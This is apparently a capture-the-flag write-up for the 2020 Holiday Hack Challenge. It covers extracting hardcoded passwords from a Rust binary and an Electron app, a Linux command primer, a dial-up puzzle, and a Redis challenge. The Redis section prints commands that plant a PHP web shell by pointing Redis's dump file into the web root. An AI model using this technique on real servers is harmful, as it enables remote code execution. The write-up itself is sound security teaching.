
4) Operate the Santavator (Sparkle Redberry)


Elf: Sparkle Redberry	
Sparkle Redberry	Sparkle Redberry10:38PM Hey hey, Sparkle Redberry here! The Santavator is on the fritz. Something with the wiring is grinchy, but maybe you can rig something up? Here's the key! Good luck! On another note, I heard Santa say that he was thinking of canceling KringleCon this year! At first, I thought it was a joke, but he seemed serious. I’m glad he changed his mind. Have you had a chance to look at the Santavator yet? With that key, you can look under the panel and see the Super Santavator Sparkle Stream (S4). To get to different floors, you'll need to power the various colored receivers. ... There MAY be a way to bypass the S4 stream.

The Santavator contains a special control panel.



As you play the game you collect various items that let you interact with the panel, so you can get to different parts of the Castle, which are accessible through the elevator panel. In the beginning, you have very few items. At the end of the game, you can collect many more items to help you travel to different locations.






Towards the end of the game, we learn that it is possible to manipulate the santavator iframe with “Developer Tools” to include or exclude additional items, including bypassing the fingerprint sensor, by including/excluding them in the URL.

```
"https://elevator.kringlecastle.com?challenge=elevator&id=52717c24-6381-4…ator-key,redlight,nut2,marble2,ball,yellowlight,greenligh
```


CP: Speaker UNPrep - door (Bushy Evergreen)

Elf: Bushy Evergreen	
	Bushy Evergreen 10:45PM Ohai! Bushy Evergreen, just trying to get this door open. It's running some Rust code written by Alabaster Snowball. I'm pretty sure the password I need for `./door` is right in the executable itself. Isn't there a way to view the human-readable `strings` in a binary file?

At the prompt we can review all the hints and then try manually reviewing the output of `strings door`


```
Help us get into the Speaker Unpreparedness Room!
The door is controlled by ./door, but it needs a password! If you can figure
out the password, it'll open the door right up!
Oh, and if you have extra time, maybe you can turn on the lights with ./lights
activate the vending machines with ./vending-machines? Those are a little
trickier, they have configuration files, but it'd help us a lot!
(You can do one now and come back to do the others later if you want)
We copied edit-able versions of everything into the ./lab/ folder, in case you
want to try EDITING or REMOVING the configuration files to see how the binaries
react.
Note: These don't require low-level reverse engineering, so you can put away IDA
and Ghidra (unless you WANT to use them!)
elf@72e212675013 ~ $ strings door
```

After a bit of perusing, we find the section that contains the password “Op3nTheD00r”:





```
8SIs
LwH'
              at 0123456789abcdef
) when slicing `
connection resetentity not foundalready borrowed$
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...
What do you enter? >
opendoor
 (bytes Overflowextern "
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
src/liballoc/raw_vec.rscapacity overflowa formatting trait implementation returned an error/usr/sr
c/rustc-1.41.1/src/libcore/fmt/mod.rsstack backtrace:
```

Using this password unlocks the challenge and opens the door to the Unpreparedness room, where we meet a few more important characters and uncover additional items.




```
elf@72e212675013 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
```

CP: Linux Primer (Sugarplum Mary)

Elf: Sugarplum Mary	
	 Sugarplum Mary11:05PM Sugarplum Mary? That's me! I was just playing with this here terminal and learning some Linux! It's a great intro to the Bash terminal. If you get stuck at any point, type `hintme` to get a nudge! Can you make it to the end?

Sugarplum has a wonderful terminal challenge that walks us through answering common using common commands.



```
The North Pole 🍭 Lollipop Maker:
All the lollipops on this system have been stolen by 
e a hint.

Type "yes" to begin:
```

Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

```
ls -al ~
```

Now find the munchkin inside the munchkin

```
cat munchkin_19315479765589239
```

Great, now remove the munchkin in your home directory.

```
rm munchkin_19315479765589239
```

Print the present working directory using a command.

```
pwd
```

Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

```
ls -al ~
```

Excellent, now find the munchkin in your command history.

```
history
```

Find the munchkin in your environment variables.

```
env
```

Next, head into the workshop.

```
cd workshop/
```

A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

```
grep -i 'munchkin' *
```

A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

```
chmod +x lollipop_engine && ./lollipop_engine
```

Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```
cd electrical/ && mv blown_fuse0 fuse0
```

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

```
ln -s fuse0 fuse1
```

Make a copy of fuse1 named fuse2.

```
cp fuse1 fuse2
```

We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

```
echo MUNCHKIN_REPELLENT >> fuse2
```

Find the munchkin somewhere in /opt/munchkin_den

```
find /opt/munchkin_den -iname '*munchkin*'
```

Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

```
find /opt/munchkin_den -user munchkin
```

Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

```
find /opt/munchkin_den/ -size +108k -size -110k
```

List running processes to find another munchkin.

```
ps aux
```

The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

```
netstat -atlnp
```



The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

```
curl http://localhost:54321/
```

Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.


```
kill -9 25162
```

Congratulations, you caught all the munchkins and retrieved all the lollipops!

<table>
<tr><th colspan="2">Elf: Sugarplum Mary</th></tr>
<tr><td> </td><td>Sugarplum Mary11:33PM
You did it - great! Maybe you can help me configure my postfix mail server on Gentoo!
Just kidding!
Hey, wouldja' mind helping me get into my point-of-sale terminal?
It's down, and we kinda' need it running.
Problem is: it is asking for a password. I never set one!
Can you help me figure out what it is so I can get set up?
Shinny says this might be an Electron application.
I hear there's a way to extract an ASAR file from the binary, but I haven't looked into it yet.</td></tr>
</table>

3) Point-of-sale Password Recovery (Sugarplum Mary)

After opening the POS terminal, we learn that we should analyze an exe file to get the supervisor password.



Looks like the terminal is locked out!


Download offline version to inspect

For more information, talk to Sugarplum Mary! She's probably nearby.

The exe is located here: https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe

The references in the hints were very useful. An electron application is basically a NODEJS application that can be compiled for a variety of architectures. If the `.asar` file is available, it can be extracted with the `asar` package easily.

It is possible to use `7zip` to extract the various resources in the original exe file to finally end up with an asar file. Unpacking it reveals main.js, the top of which contains the password we are looking for: santapass.



```
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
    price: 1.99,
```

Below are the instructions used in Kali to achieve this.

Install asar

```
npm install -g asar
```

Attempt to use ASAR on original file results in an error, because the file must be unpacked to extract the asar file.

```
kali@kali:~/challenges/2020/hhc/3$ asar extract santa-shop.exe  .
internal/buffer.js:56
    throw new ERR_BUFFER_OUT_OF_BOUNDS();
    ^
...
```

Use 7zip to extract out resources from santa-shop.exe

```
kali@kali:~/challenges/2020/hhc/3/extracted$ 7z x ../santa-shop.exe

...

Extracting archive: ../santa-shop.exe
--
Path = ../santa-shop.exe
Type = Nsis
Physical Size = 49824644
Method = Deflate
Solid = -
Headers Size = 102546
Embedded Stub Size = 57856
SubType = NSIS-3 Unicode BadCmd=11

Everything is Ok

Files: 9
Size:       50033887
Compressed: 49824644
```

The '$PLUGINSDIR' directory contains the data we are looking for.

```
kali@kali:~/challenges/2020/hhc/3/extracted$ ls -l
total 140
drwx------ 2 kali kali   4096 Dec 25 23:47 '$PLUGINSDIR'
-rw-r--r-- 1 kali kali 137826 Dec  4 12:47 'Uninstall santa-shop.exe'
```

```
kali@kali:~/challenges/2020/hhc/3/extracted$ cd '$PLUGINSDIR'/
kali@kali:~/challenges/2020/hhc/3/extracted/$PLUGINSDIR$ ls
app-64.7z  nsExec.dll  nsis7z.dll  nsProcess.dll  SpiderBanner.dll  StdUtils.dll  System.dll  WinShell.dll
```

The app-64.7z file contains many files including app.asar

```
kali@kali:~/challenges/2020/hhc/3/extracted/$PLUGINSDIR$ 7z l app-64.7z

...

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
                    D....            0            0  locales
                    D....            0            0  resources
                    D....            0            0  swiftshader
                    ....A         1080          683  LICENSE.electron.txt
...
                    ....A      4803373      4027290  resources.pak
                    ....A          100           92  resources/app-update.yml
                    ....A       136143       115548  resources/app.asar
                    ....A        50596        50299  snapshot_blob.bin
...
                    ....A      4472832       988492  vk_swiftshader.dll
                    ....A       623616       203663  vulkan-1.dll
------------------- ----- ------------ ------------  ------------------------
                             163007029     49322152  74 files, 3 folders
```

Extract the file

```
kali@kali:~/challenges/2020/hhc/3/extracted/$PLUGINSDIR$ mkdir ../app-64
kali@kali:~/challenges/2020/hhc/3/extracted/$PLUGINSDIR$ cd ../app-64/
kali@kali:~/challenges/2020/hhc/3/extracted/app-64$ 7z x ../\$PLUGINSDIR/app-64.7z

...

kali@kali:~/challenges/2020/hhc/3/extracted/app-64$ cd resources/
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources$ ls
app.asar  app-update.yml  elevate.exe
```

Unpack the ASAR file


```
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources$ asar extract app.asar santa-source
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources$ ls
app.asar  app-update.yml  elevate.exe  santa-source
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources$ cd santa-source/
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources/santa-source$ ls
img  index.html  main.js  package.json  preload.js  README.md  renderer.js  style.css
```

Explore the source and get the answer

```

kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources/santa-source$ cat README.md
Remember, if you need to change Santa's passwords, it's at the top of main.js!
kali@kali:~/challenges/2020/hhc/3/extracted/app-64/resources/santa-source$ cat main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

...
```

Extra: 33.6kbps (Fitzy Shortstack)

Elf: Fitzy Shortstack





Fitzy Shortstack 12:20AM
"Put it in the cloud," they said...
"It'll be great," they said...
All the lights on the Christmas trees throughout the castle are controlled through a remote server.
We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken!
Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence.
Maybe you can help me out? The phone number is **756-8347**; you can use this blue phone.

To solve the challenge, you must respond to the correct dial-up connection sequence. There are two approaches.


- Listen to the dial-up sequence on Wikipedia and translate it to Fritzy's dialect. This can be fun, but error prone because Fritzy's dialect is a little unintelligible.
- Reverse-engineer dialup.js. The source reveals the state machine that controls the dial-up sequence. Using the element identifiers in the source we can also map the sequence to the appropriate standards[2].

I analyzed the source code and created a state machine to describe the correct sequence of clicks.





```
const btnrespCrEsCl = document.querySelector('.respCrEsCl');
const ack = document.querySelector('.ack');
const cm_cj = document.querySelector('.cm_cj');
const l1_l2_info = document.querySelector('.l1_l2_info');
const trn = document.querySelector('.trn');
```




In the end, I didn't have to figure out the state machine, since the elements were defined in the correct dialup sequence.

1	btnrespCrEsCl	baaDEEbrr
2	ack	aaah
3	cm_cj	WEWEWEwrwrrwrr
4	l1_l2_info	beDURRdunditty
5	trn	SCHHRRHHRTHRTR

Once finished the lights are upgraded and Fitzy gives us a congratulatory message.

Elf: Fitzy Shortstack



Fitzy Shortstack 1:35AM
탏ˀ७ىO⎕$H⅍椮ᑭ *ahem!* We did it! Thank you!!
Anytime you feel like changing the color scheme up, just pick up the phone!
You know, Santa really seems to trust Shinny Upatree...

[2] https://www.itu.int/rec/T-REC-V.8bis-200011-I/en, https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-V.8bis-200011-I!!PDF-E&type=items

CP: Redis Bug Hunt (Holly Evergreen)

Elf: Holly Evergreen	
	Holly Evergreen *1:41AM* Hi, so glad to see you! I'm Holly Evergreen. I've been working with this Redis-based terminal here. We're quite sure there's a bug in it, but we haven't caught it yet. The maintenance port is available for `curl`ing, if you'd like to investigate. Can you check the source of the `index.php` page and look for the bug? I read something online recently about remote code execution on Redis. That might help! I think I got close to RCE, but I get mixed up between commas and plusses. You'll figure it out, I'm sure!

This challenge required understanding that there is a command in redis that can flush the db to disk.

The following reference was very important to successfully completing this challenge: https://medium.com/@eDodo90/writeup-hack-the-box-reddish-9f99cec8e1be. Specifically, this section:


```
echo "CONFIG SET dir /var/www/html" | redis-cli
echo "CONFIG SET dbfilename dosh.php" | redis-cli
echo "SET PAYLOAD \"<?php system(\$_GET['cmd']); ?>\"" | redis-cli
echo "BGSAVE" | redis-cli
```

The code above would set the save directory to `/var/www/html` and the db output to `dosh.php`. The variable payload can be anything as long as it is a shell script. This variable is treated as a key in the database. When the database is saved to disk, it is up to the php interpreter to figure out how to handle the extra bytes associated with REDIS. Unfortunately (and fortunately for us), the gratuitous bytes get ignored by PHP.

I ran many different commands, but the following sequence ultimately led to the answer.


```
player@07ee66dc33d0:~$ history
...
